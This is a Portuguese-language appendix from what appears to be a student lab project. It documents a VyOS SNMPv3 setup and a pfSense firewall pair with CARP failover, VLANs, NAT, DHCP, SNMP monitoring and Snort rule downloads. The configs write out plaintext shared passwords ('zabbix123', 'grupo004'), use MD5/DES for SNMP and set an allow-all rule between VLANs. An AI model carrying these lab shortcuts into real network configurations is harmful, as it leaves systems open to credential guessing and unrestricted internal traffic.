set service snmp location 'BACKBONE'
set service snmp v3 view default oid 1
set service snmp v3 group routers mode ro
set service snmp v3 group routers view 'default'
set service snmp v3 user admin auth plaintext-password 'zabbix123'
set service snmp v3 user admin auth type 'md5'
set service snmp v3 user admin group routers
set service snmp v3 user admin privacy plaintext-password 'zabbix123'
set service snmp v3 user admin privacy type 'des'
set service snmp v3 trap-target 192.168.10.9 privacy plaintext-password zabbix123
set service snmp v3 trap-target 192.168.10.9 privacy type des
set service snmp v3 trap-target 192.168.10.9 user admin
set service snmp v3 trap-target 192.168.10.9 auth plaintext-password zabbix123
set service snmp v3 trap-target 192.168.10.9 auth type md5
# Time configuration
set system time-zone America/Sao_Paulo
commit
#save
#exit
#show wan-load-balance
#show wan-load-balance status
```

Host Windows: configuração de rota para o GNS3

```
# Configuração de roteamento do Windows para os IPs do Backbone
#route add 172.16.4.0 mask 255.255.255.0 <IP da Eth3 do RT-GW>
route add 172.16.4.0 mask 255.255.255.0 192.168.137.242
```



Apêndice III - Instalação e Configuração Inicial do Firewall pfSense

O Firewall *pfSense* é instalado no projeto como *Appliance*, conforme documentação oficial do GNS3, disponível em: <<https://docs.gns3.com/docs/using-gns3/beginners/import-gns3-appliance/>>

Passo 1: Baixar os 2 arquivos de instalação do PFSENSE:

- c) arquivo **empty100G.qcow2**: disponível em: <<https://gns3.com/marketplace/appliances/pfsense>> ; e
- d) arquivo **pfSense-CE-2.6.0-RELEASE-amd64.iso**, disponível em:<<https://gns3.com/marketplace/appliances/pfsense>>

Passo 2: Criar uma *Appliance* para o Firewall PFSENSE.

A appliance do PFSENSE é criada no GNS3 seguindo o mesmo passo-a-passo do ilustrado no Passo 2 do Apêndice II.

Passo 3: Instalar a *Appliance* no Projeto.

Após a *appliance* ser criada e adicionada ao projeto, é necessário realizar a sua instalação inicial. Para isso, basta abrir o terminal remoto realizar os seguintes passos descritos na documentação oficial, disponível em: <<https://docs.netgate.com/pfsense/en/latest/install/install-walkthrough.html>>

Após a instalação completa e *reboot* da *appliance*, o firewall apresentará as opções de configuração pós-instalação:


```
*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      ->
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces           10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system               14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: ■
```

Após a instalação, acessar o servidor por no endereço: <https://192.1968.1.1/> e proceder com as configurações iniciais (Setup Wizard) conforme orientação da documentação oficial, disponível em <<https://docs.netgate.com/pfsense/en/latest/config/setup-wizard.html>>. Nessa etapa, apenas um **hostname** diferente para cada **firewall** deve ser atribuído, podendo os demais campos permanecer com configurações padrões.



As configurações ajustadas na etapa anterior, poderão ser revisadas na tela **System ⇒ General Setup**:

- **System:**
Hostname: pfSenseA
Domain: intranet

- **DNS Server Settings:**
DNS Servers: 8.8.8.8 e 8.8.4.4
DNS Resolution Behavior: use remote DNS Servers, ignore local DNS



- **Localization**
Timezone: America/Sao_Paulo
Timeservers: pool.ntp.br
Language: English
- **webConfigurator**
Deixar as configurações originais.

Passo 4: Configuração da Alta Disponibilidade (*High Availability*) do pfSense.

A configuração da alta disponibilidade está baseada na ilustração a seguir, adaptada do exemplo contido na documentação oficial, disponível em: <<https://docs.netgate.com/pfsense/en/latest/recipes/high-availability.html>>. Para detalhamento do assunto, leia a documentação oficial, disponível em <<https://docs.netgate.com/pfsense/en/latest/highavailability/index.html>>.




Tabela 1: Os seguintes endereçamentos foram reservados para a configuração da WAN:

Endereço IPs da WAN	Uso
172.16.4.22/29 (Gateway da WAN)	Bridge do RT-GW (interfaces eth3 e eth4)
172.16.4.20/29 (Obs.: veja os passos 4.6 e o 7)	Endereço CARP compartilhado (IP virtual)
172.16.4.17/29	Endereço WAN do FW-A (Primário)
172.16.4.18/29	Endereço WAN do FW-B (Secundário)

Tabela 2: Os seguintes endereçamentos foram reservados para a configuração da LAN:

Endereço IP da LAN	Uso
192.168.4.14/28	Endereço CARP compartilhado (IP virtual)
192.168.4.12/28	Endereço LAN do FW-A (Primário)
192.168.4.13/28	Endereço LAN do FW-B (Secundário)



Tabela 3: Endereçamento da rede de Sincronismo:

Endereço IP Sync	Uso
10.10.10.1	Endereço Sync do FW-A
10.10.10.2	Endereço Sync do FW-B

Passo 4.1: Configuração das Interfaces dos Firewalls

Criar as interfaces com os endereçamentos reservados nas Tabelas 1, 2 e 3.

Pfsense ⇒ Interfaces ⇒ Interface Assignments (ambos firewalls):

Interface	Network port	
WAN	em0 (0c:60:a4:b1:00:00)	
LAN	em2 (0c:60:a4:b1:00:02)	Delete
SYNC	em3 (0c:60:a4:b1:00:03)	Delete

Nas configurações das interfaces WAN, LAN e SYNC, desabilitar o bloqueio a endereços privados (**ambos firewalls**).

Reserved Networks	
Block private networks and loopback addresses	<input type="checkbox"/> Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.
Block bogon networks	<input type="checkbox"/> Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and so should not appear as the source address in any packets received. This option should only be used on external interfaces (WANs), it is not necessary on local interfaces and it can potentially block required local traffic. Note: The update frequency can be changed under System > Advanced, Firewall & NAT settings.

Passo 4.2: Ajustes Inicial das Regras dos dois Firewalls

Pfsense ⇒ Firewall ⇒ Rules (ambos firewalls):

Liberação inicial de tráfego na interface WAN.

Floating	WAN	LAN	SYNC	DATACENTER	DMZ	GERENCIA	CAMPUSA	CAMPUSB			
Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions

Liberação inicial de tráfego na LAN.

Floating	WAN	LAN	SYNC	DATACENTER	DMZ	GERENCIA	CAMPUSA	CAMPUSB			
Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions



Configuração definitiva das regras de tráfego da interface SYNC.

Floating	WAN	LAN	SYNC	DATACENTER	DMZ	GERENCIA	CAMPUSA	CAMPUSB
Rules (Drag to Change Order)								
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue
<input checked="" type="checkbox"/>	0 /0 B	IPv4 TCP	SYNC net	*	SYNC address	443 (HTTPS)	*	none
<input checked="" type="checkbox"/>	0 /504 B	IPv4 ICMP <u>echoreq</u>	SYNC net	*	SYNC net	*	*	none
<input checked="" type="checkbox"/>	0 /0 B	IPv4 PFSYNC	SYNC net	*	*	*	*	none

Passo 4.3: Habilitar a Alta Disponibilidade no Firewall Primário (FW-A)

PfsenseA ⇒ System ⇒ High Availability Sync

State Synchronization Settings (pfsync)

Synchronize states pfsync transfers state insertion, update, and deletion messages between firewalls.
Each firewall sends these messages out via multicast on a specified interface, using the PFSYNC protocol (IP Protocol 240). It also listens on that interface for similar messages from other firewalls, and imports them into the local state table.
This setting should be enabled on all members of a failover group.
Clicking "Save" will force a configuration sync if it is enabled! (see Configuration Synchronization Settings below)

Synchronize Interface If Synchronize States is enabled this interface will be used for communication.
It is recommended to set this to an interface other than LAN! A dedicated interface works the best.
An IP must be defined on each machine participating in this failover group.
An IP must be assigned to the interface on any participating sync nodes.

pfsync Synchronize Peer IP
Setting this option will force pfsync to synchronize its state table to this IP address. The default is directed multicast.

Salve as configurações, antes de prosseguir:

Passo 4.4: Habilitar a Alta Disponibilidade no Firewall Secundário (FW-B)

PfsenseB ⇒ System ⇒ High Availability Sync

State Synchronization Settings (pfsync)

Synchronize states pfsync transfers state insertion, update, and deletion messages between firewalls.
Each firewall sends these messages out via multicast on a specified interface, using the PFSYNC protocol (IP Protocol 240). It also listens on that interface for similar messages from other firewalls, and imports them into the local state table.
This setting should be enabled on all members of a failover group.
Clicking "Save" will force a configuration sync if it is enabled! (see Configuration Synchronization Settings below)

Synchronize Interface If Synchronize States is enabled this interface will be used for communication.
It is recommended to set this to an interface other than LAN! A dedicated interface works the best.
An IP must be defined on each machine participating in this failover group.
An IP must be assigned to the interface on any participating sync nodes.

pfsync Synchronize Peer IP
Setting this option will force pfsync to synchronize its state table to this IP address. The default is directed multicast.

Salve as configurações, antes de prosseguir:



Passo 4.5: Concluir a configuração da Alta Disponibilidade no Firewall Primário (FW-A)

PfsenseA ⇒ System ⇒ High Availability Sync

State Synchronization Settings (pfsync)	
Synchronize states	<input checked="" type="checkbox"/> pfsync transfers state insertion, update, and deletion messages between firewalls. Each firewall sends these messages out via multicast on a specified interface, using the PFSYNC protocol (IP Protocol 240). It also listens on that interface for similar messages from other firewalls, and imports them into the local state table. This setting should be enabled on all members of a failover group. Clicking "Save" will force a configuration sync if it is enabled! (see Configuration Synchronization Settings below)
Synchronize Interface	SYNC If Synchronize States is enabled this interface will be used for communication. It is recommended to set this to an interface other than LAN! A dedicated interface works the best. An IP must be defined on each machine participating in this failover group. An IP must be assigned to the interface on any participating sync nodes.
pfsync Synchronize Peer IP	10.10.10.2 Setting this option will force pfsync to synchronize its state table to this IP address. The default is directed multicast.
Configuration Synchronization Settings (XMLRPC Sync)	
Synchronize Config to IP	10.10.10.2 Enter the IP address of the firewall to which the selected configuration sections should be synchronized. XMLRPC sync is currently only supported over connections using the same protocol and port as this system - make sure the remote system's port and protocol are set accordingly! Do not use the Synchronize Config to IP and password option on backup cluster members!
Remote System Username	admin Enter the webConfigurator username of the system entered above for synchronizing the configuration. Do not use the Synchronize Config to IP and username option on backup cluster members!
Remote System Password Enter the webConfigurator password of the system entered above for synchronizing the configuration. Confirm Do not use the Synchronize Config to IP and password option on backup cluster members!
Synchronize admin	<input checked="" type="checkbox"/> synchronize admin accounts and autoupdate sync password. By default, the admin account does not synchronize, and each node may have a different admin password. This option automatically updates XMLRPC Remote System Password when the password is changed on the Remote System Username account.
Select options to sync	<input checked="" type="checkbox"/> User manager users and groups <input checked="" type="checkbox"/> Authentication servers (e.g. LDAP, RADIUS) <input checked="" type="checkbox"/> Certificate Authorities, Certificates, and Certificate Revocation Lists <input checked="" type="checkbox"/> Firewall rules <input checked="" type="checkbox"/> Firewall schedules <input checked="" type="checkbox"/> Firewall aliases <input checked="" type="checkbox"/> NAT configuration <input checked="" type="checkbox"/> IPsec configuration <input checked="" type="checkbox"/> OpenVPN configuration (Implies CA/Cert/CRL Sync) <input checked="" type="checkbox"/> DHCP Server settings <input checked="" type="checkbox"/> DHCP Relay settings <input checked="" type="checkbox"/> DHCPv6 Relay settings <input checked="" type="checkbox"/> WoL Server settings <input checked="" type="checkbox"/> Static Route configuration <input checked="" type="checkbox"/> Virtual IPs <input checked="" type="checkbox"/> Traffic Shaper configuration <input checked="" type="checkbox"/> Traffic Shaper Limiters configuration <input checked="" type="checkbox"/> DNS Forwarder and DNS Resolver configurations <input checked="" type="checkbox"/> Captive Portal <input checked="" type="checkbox"/> Toggle All



Passo 4.6: Configuração dos IP Virtuais

Acessar o firewall primário (PfSenseA), e configurar os IPs virtuais para WAN e Para a LAN.

PfSenseA ⇒ Firewall => Virtual IPs ⇒ Add

IP Virtual da WAN.

Edit Virtual IP

Type	<input type="radio"/> IP Alias	<input checked="" type="radio"/> CARP	<input type="radio"/> Proxy ARP	<input type="radio"/> Other
Interface	WAN			
Address type	Single address			
Address(es)	172.16.4.20		/ 29	
The mask must be the network's subnet mask. It does not specify a CIDR range.				
Virtual IP Password	Enter the VHID group password. Confirm	
VHID Group	20			
Enter the VHID group that the machines will share.				
Advertising frequency	1	0	Base Skew	
The frequency that this machine will advertise. 0 means usually master. Otherwise the lowest combination of both values in the cluster determines the master.				
Description	WAN-BACKBONE			
A description may be entered here for administrative reference (not parsed).				

IP Virtual LAN.

Edit Virtual IP

Type	<input type="radio"/> IP Alias	<input checked="" type="radio"/> CARP	<input type="radio"/> Proxy ARP	<input type="radio"/> Other
Interface	LAN			
Address type	Single address			
Address(es)	192.168.4.14		/ 28	
The mask must be the network's subnet mask. It does not specify a CIDR range.				
Virtual IP Password	Enter the VHID group password. Confirm	
VHID Group	14			
Enter the VHID group that the machines will share.				
Advertising frequency	1	0	Base Skew	
The frequency that this machine will advertise. 0 means usually master. Otherwise the lowest combination of both values in the cluster determines the master.				
Description	LAN-CAMPUS			
A description may be entered here for administrative reference (not parsed).				

Passo 4.7: Teste da Sincronização da Alta Disponibilidade

PfSenseA ⇒ Status ⇒ CARP (failover)

CARP Interfaces		
CARP Interface	Virtual IP	Status
WAN@20	172.16.4.20/29	MASTER
LAN@14	192.168.4.14/28	MASTER



Passo 5: Criar VLAN DC, DMZ, GERÊNCIA, CAMPUSA e CAMPUSB

Como no roteiro do projeto está previsto a segmentação da rede local em VLANs, após a habilitação da alta disponibilidade do pfSense, pode-se criar as VLANs no *firewall master* e também no backup, observando-se que a sequência de criação deverá ser idênticas.

O guia completo de criação de VLANs no pfSense está disponível no site oficial da Netgate: <<https://docs.netgate.com/pfsense/en/latest/vlan/configuration.html>>

As figuras a seguir ilustras as VLANs criadas nos firewalls master e backup.

Interfaces / VLANs

Interface Assignments Interface Groups Wireless VLANs QinQs PPPs GREs GIFs Bridges LAGGs

VLAN Interfaces								
Interface	VLAN tag	Priority	Description			Actions		
em2	10		DATA-CENTER					
em2	20		DMZ					
em2	30		GERENCIA					
em2	40		CAMPUS-A					
em2	50		CAMPUS-B					

Interfaces / Interface Assignments

Interface Assignments Interface Groups Wireless VLANs QinQs PPPs GREs GIFs Bridges LAGGs

Interface	Network port	
WAN	em0 (0c:2b:6a:89:00:00)	
SYNC	em3 (0c:2b:6a:89:00:03)	
DATACENTER	VLAN 10 on em2 - opt1 (DATA-CENTER)	
DMZ	VLAN 20 on em2 - opt1 (DMZ)	
GERENCIA	VLAN 30 on em2 - opt1 (GERENCIA)	
CAMPUSA	VLAN 40 on em2 - opt1 (CAMPUS-A)	
CAMPUSB	VLAN 50 on em2 - opt1 (CAMPUS-B)	

Passo 5.1: Atribuição do Endereço IP virtual para as VLANs DC, DMZ, GERÊNCIA, CAMPUSA E CAMPUSB

Para o endereçamento das interfaces das VLANs, dentro do endereçamento permitido para os *hosts* de cada sub-rede, o último IP válido foi escolhido para ser o IP virtual, ou seja, o *gateway* de cada VLAN, e o IP antecessor foi escolhido para ser o IP de interface do *firewall backup*, e o penúltimo, escolhido como IP do *firewall master* (FW-A).

Tabela 4 - Endereçamento da VLANs dos Firewalls

Rede	VLAN	Endereço de Rede da VLAN	Endereço do Firewall Master (FW-A)	Endereço do Firewall Backup (FW-B)	Endereço IP virtual (gateway)
#8	Data Center (tag 10)	192.168.10.0/28	192.168.10.12	192.168.10.13	192.168.10.14
#9	DMZ (tag 20)	192.168.20.0/28	192.168.20.12	192.168.20.13	192.168.20.14
#10	Gerência (tag 30)	192.168.30.0/28	192.168.30.12	192.168.30.13	192.168.30.14
#11	Campus A (tag 40)	192.168.40.0/24	192.168.40.252	192.168.40.253	192.168.40.254
#12	Campus B (tag 50)	192.168.50.0/24	192.168.50.252	192.168.50.253	192.168.50.254



Firewall / Virtual IPs



Virtual IP Address				
Virtual IP address	Interface	Type	Description	Actions
172.16.4.20/29 (vhid: 20)	WAN	CARP	WAN-BACKBONE	
192.168.10.14/28 (vhid: 14)	DATACENTER	CARP	VLAN-10-DATA-CENTER	
192.168.30.14/28 (vhid: 14)	GERENCIA	CARP	VLAN-30-GERENCIA	
192.168.40.254/24 (vhid: 24)	CAMPUSA	CARP	VLAN-40-CAMPUS-A	
192.168.50.254/24 (vhid: 254)	CAMPUSB	CARP	VLAN-50-CAMPUSB	
192.168.20.14/28 (vhid: 14)	DMZ	CARP	VLAN-20-DMZ	

Interfaces do *Firewall master* (FW-A)

CARP Status			Interfaces		
CARP Interface	IP Address	Status	Interface	Speed	IP Address
WAN@20	172.16.4.20		WAN	1000baseT <full-duplex>	172.16.4.17
DATACENTER@14	192.168.10.14		SYNC	1000baseT <full-duplex>	10.10.10.1
GERENCIA@14	192.168.30.14		DATACENTER	1000baseT <full-duplex>	192.168.10.12
CAMPUSA@24	192.168.40.254		DMZ	1000baseT <full-duplex>	192.168.20.12
CAMPUSB@254	192.168.50.254		GERENCIA	1000baseT <full-duplex>	192.168.30.12
DMZ@14	192.168.20.14		CAMPUSA	1000baseT <full-duplex>	192.168.40.252
			CAMPUSB	1000baseT <full-duplex>	192.168.50.252

Interfaces do *firewall backup* (FW-B)

CARP Status			Interfaces		
CARP Interface	IP Address	Status	Interface	Speed	IP Address
WAN@20	172.16.4.20		WAN	1000baseT <full-duplex>	172.16.4.18
DATACENTER@14	192.168.10.14		SYNC	1000baseT <full-duplex>	10.10.10.2
GERENCIA@14	192.168.30.14		DATACENTER	1000baseT <full-duplex>	192.168.10.13
CAMPUSA@24	192.168.40.254		DMZ	1000baseT <full-duplex>	192.168.20.13
CAMPUSB@254	192.168.50.254		GERENCIA	1000baseT <full-duplex>	192.168.30.13
DMZ@14	192.168.20.14		CAMPUSA	1000baseT <full-duplex>	192.168.40.253
			CAMPUSB	1000baseT <full-duplex>	192.168.50.253

Passo 6: Atribuição da Regra Inicial para Todas as VLANs Criadas.

A fim de proceder com os testes de conectividade previsto no projeto final, uma regra liberando a comunicação entre VLANs foi criada e aplicada a todas as VLANs (Obs.: basta criar apenas no *firewall master*)

Firewall / Rules / DATACENTER											
Floating	WAN	SYNC	DATACENTER	DMZ	GERENCIA	CAMPUSA	CAMPUSB				
Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	21 /187.85 MiB	IPv4 *	*	*	*	*	*	none			



Passo 7: Configuração NAT do Firewall

De modo evitar a difusão das redes internas ao firewall, foi habilitada a função NAT, em ambos os *firewalls*, no modo *Outbound*.

Firewall / NAT / Outbound / Edit

Edit Advanced Outbound NAT Entry

Disabled	<input type="checkbox"/> Disable this rule			
Do not NAT	<input type="checkbox"/> Enabling this option will disable NAT for traffic matching this rule and stop processing Outbound NAT rules In most cases this option is not required.			
Interface	WAN			
The interface on which traffic is matched as it exits the firewall. In most cases this is "WAN" or another externally-connected interface.				
Address Family	IPv4			
Select the Internet Protocol version this rule applies to.				
Protocol	any			
Choose which protocol this rule should match. In most cases "any" is specified.				
Source	Any	/	24	Port or Range
Type	Source network for the outbound NAT mapping.			
Destination	Any	/	24	Port or Range
Type	Destination network for the outbound NAT mapping.			
<input type="checkbox"/> Not	Invert the sense of the destination match.			
Translation				
Address	172.16.4.20 (WAN-BACKBONE)			
Connections matching this rule will be mapped to the specified Address. The Address can be an Interface, a Host-type Alias, or a Virtual IP address.				

Passo 8: Pacotes Instalados nos Firewalls

Seguindo o roteiro proposto no projeto final, os seguintes pacotes listados, na figura a seguir, foram instalados nos *firewalls*.

System / Package Manager / Installed Packages

Installed Packages

Name	Category	Version	Description	Actions
iperf	benchmarks	3.0.2_5	Iperf is a tool for testing network throughput, loss, and jitter. Package Dependencies: 🔗 iperf3-3.10.1_1	trash edit info
net-snmp	net-mgmt	0.1.5_10	A GUI for the NET-SNMP Daemon. Package Dependencies: 🔗 net-snmp-5.9_3_1	trash edit info
snort	security	4.1.6	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: 🔗 snort-2.9.20	trash edit info



Passo 9: Configuração do Serviço DHCP para as VLANs

Para tornar dinâmica a conexão dos dispositivos pertencente às VLANs de Gerência, do Campus A e do Campus B, o serviço DHCP foi habilitado. A Tabela 5 apresenta os detalhes de configuração. A configuração é realizada no caminho:

PfSene ⇒ Services ⇒ DHCP Server

Tabela 5 - Dados de Configuração do Serviço DHCP

Rede	VLAN	Endereço de Rede da VLAN	Range de Endereçamento DHCP	Gateway	DNS
#10	Gerência (tag 30)	192.168.30.0/28	192.168.30.1-192.168.30.11	192.168.30.14	8.8.8.8 e 8.8.4.4
#11	Campus A (tag 40)	192.168.40.0/24	192.168.40.1-192.168.40.251	192.168.40.254	8.8.8.8 e 8.8.4.4
#12	Campus B (tag 50)	192.168.50.0/24	192.168.50.1-192.168.50.251	192.168.50.254	8.8.8.8 e 8.8.4.4

Passo 10: Configuração do Serviço SNMPv3 e do Zabbix Agent

O Firewall pfSense possui compatibilidade para monitoramento Zabbix por intermédio da instalação de um agente ou por meio da habilitação do protocolo SNMP. Para o projeto, o protocolo SNMPv3, por possibilitar o monitoramento por meio da ferramenta Zabbix ou de qualquer outra ferramenta que implemente o protocolo SNMPv3, como, por exemplo, o NET-SNMP, na net-snmp.org.

Para configuração da biblioteca NET-SNMP, no firewall pfSense, basta habilitar seu funcionamento no caminho:

pfSense ⇒ Services ⇒ SNMP (NET-SNMP)

General	Host Information	Users	Communities	Trap Generation	[SNMP Trap Daemon]
<h2>General Options</h2>					
<p>The NET-SNMP Daemon responds to Simple Network Management Protocol (SNMP) requests from SNMP clients. This daemon supports SNMPv1, SNMPv2c, and SNMPv3 with user authorization and transport security.</p>					
<p>To get started, configure the settings on this tab and the Host Information tab. By default, the package creates a "manager" user with a pseudo-random password to make internal queries. Change the password for this default user on the Users as soon as possible. i</p>					
Enable snmpd	<input checked="" type="checkbox"/> Check to enable snmpd.				
Interface Binding	UDP		161		
	Transport	IP Address/Hostname	Port		
Add	+ Add				
<p>The Interface Binding controls define transports, addresses, and ports used to listen for SNMP client requests. Leave the IP Address/Hostname field blank to bind to all addresses with the chosen transport and port. The port number defaults to 161 when left blank. i</p>					

Uma vez habilitado a biblioteca, para o seu funcionamento correto, é necessário criar um usuário e conceder as permissões para realizar as consultas SNMP.

General	Host Information	Users	Communities	Trap Generation	[SNMP Trap Daemon]
SNMPv3 User					
SNMPv3 user entries define accounts that can query this SNMP agent. Entries can be for username and password authentication (USM), certificate-based authentication (TSM), or both.					
Username	<input type="text" value="grupo004"/>				
SNMPv3 username, including any prefixes.					
Entry Type	<input type="button" value="Both User Entry and Certificate Mapping"/> <div style="float: right;">▼</div>				
The type of entry described by these settings.					
In a User Entry, only the SNMPv3 USM User Configuration and Access Control sections will be used. With a Certificate Mapping entry, only the Certificate Mapping section will be used.					
Description	<input type="text"/>				
A description of this entry.					



SNMPv3 USM User Configuration

SNMPv3 USM user configuration is relatively easy for clients to use. The parameters can be supplied on the command line or stored in `~/.snmp/snmp.conf` [i](#)

Authentication Type	<input type="text" value="SHA"/> ▼
The authentication algorithm to use. SHA is more secure, but may not be supported by all clients.	
Password	<input type="password" value="••••••••"/>
Enter the password here. Must be 8 characters or longer.	
Privacy Protocol	<input type="text" value="AES"/> ▼
The privacy protocol (encryption) to use. AES is more secure, but may not be supported by all clients.	
Passphrase	<input type="password" value="••••••••"/>
Enter the privacy passphrase to use with the privacy protocol. Optional. If left blank, the password will be used. Must be at least 8 characters.	
Min USM Security Level	<input type="text" value="Private (Encryption Required)"/> ▼
The minimum security level allowed for this user when connecting via USM.	

Uma vez que o usuário está configurado, e o SNMP está habilitado, para testar seu funcionamento, basta executar os comandos a seguir:

```
# Consulta os firewalls pelo IP individual
snmpwalk -v3 -l authPriv -u grupo004 -a SHA -A 'grupo004' -x AES -X 'grupo004' 192.168.10.12 1.3.6.1.2.1.1.5.0
snmpwalk -v3 -l authPriv -u grupo004 -a SHA -A 'grupo004' -x AES -X 'grupo004' 192.168.10.13 1.3.6.1.2.1.1.5.0
# Consulta qual firewall está respondendo pelo Master
snmpwalk -v3 -l authPriv -u grupo004 -a SHA1 -A 'grupo004' -x AES128 -X 'grupo004' 192.168.10.14 1.3.6.1.2.1.1.5.0
```

```
[(root㉿kali)-[~]]# snmpwalk -v3 -l authPriv -u grupo004 -a SHA1 -A 'grupo004' -x AES128 -X 'grupo004' 192.168.10.14 1.3.6.1.2.1.1.5.0
iso.3.6.1.2.1.1.5.0 = STRING: "FW-A.intranet"
```

Passo 11: Configuração do Sensor IDS/IPS SNORT

Seguindo o roteiro proposto no projeto final, a biblioteca SNORT foi adicionada aos *Firewall*. Para o projeto, a versão implementada do SNORT foi 4.1.6. Os passos a seguir descrevem a sua implementação e configuração.

Passo 11.1: Habilitação do SNORT

As configurações do SNORT está baseada nas recomendações contidas na documentação oficial disponível em: [<https://docs.netgate.com/pfsense/en/latest/packages/snort/index.html>](https://docs.netgate.com/pfsense/en/latest/packages/snort/index.html)

Para conseguir o download das regras do SNORT é necessário realizar o cadastro no site <https://www.snort.org/> e obter o código **Oinkmaster**. Em posse desse código, basta adicioná-lo nas configurações globais, seguindo o caminho:

Services / Snort / Global Settings

[?](#)

[Snort Interfaces](#) [Global Settings](#) [Updates](#) [Alerts](#) [Blocked](#) [Pass Lists](#) [Suppress](#) [IP Lists](#) [SID Mgmt](#) [Log Mgmt](#) [Sync](#)

Snort Subscriber Rules

Enable Snort VRT Click to enable download of Snort free Registered User or paid Subscriber rules

[Sign Up for a free Registered User Rules Account](#)
[Sign Up for paid Snort Subscriber Rule Set \(by Talos\)](#)

Snort Oinkmaster Code
Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)



Passo 11.2: Download das Regras

Com o SNORT habilitado e o código *Oinkmaster* verificado, é possível realizar o download das regras disponíveis.

Services / Snort / Updates

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Installed Rule Set MD5 Signature		
Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	c8fc168d50b2e90ae828e468b55b130c	Friday, 10-Feb-23 17:31:03 -03
Snort GPLv2 Community Rules	eb450eee7e5927e22aa017f3445f103c	Friday, 10-Feb-23 17:31:04 -03
Emerging Threats Open Rules	5a159fd295f795c5888458af196cb7e5	Saturday, 11-Feb-23 00:10:40 -03
Snort OpenAppID Detectors	fba164dfe992d6022740a6b390d51765	Friday, 10-Feb-23 17:33:14 -03
Snort AppID Open Text Rules	2c26cb4f6a3bc03ab9c8e02befcf6fe1	Friday, 10-Feb-23 17:35:28 -03
Feodo Tracker Botnet C2 IP Rules	75d696ff33799dba9d52fd72fd6e6b40	Friday, 10-Feb-23 17:33:13 -03
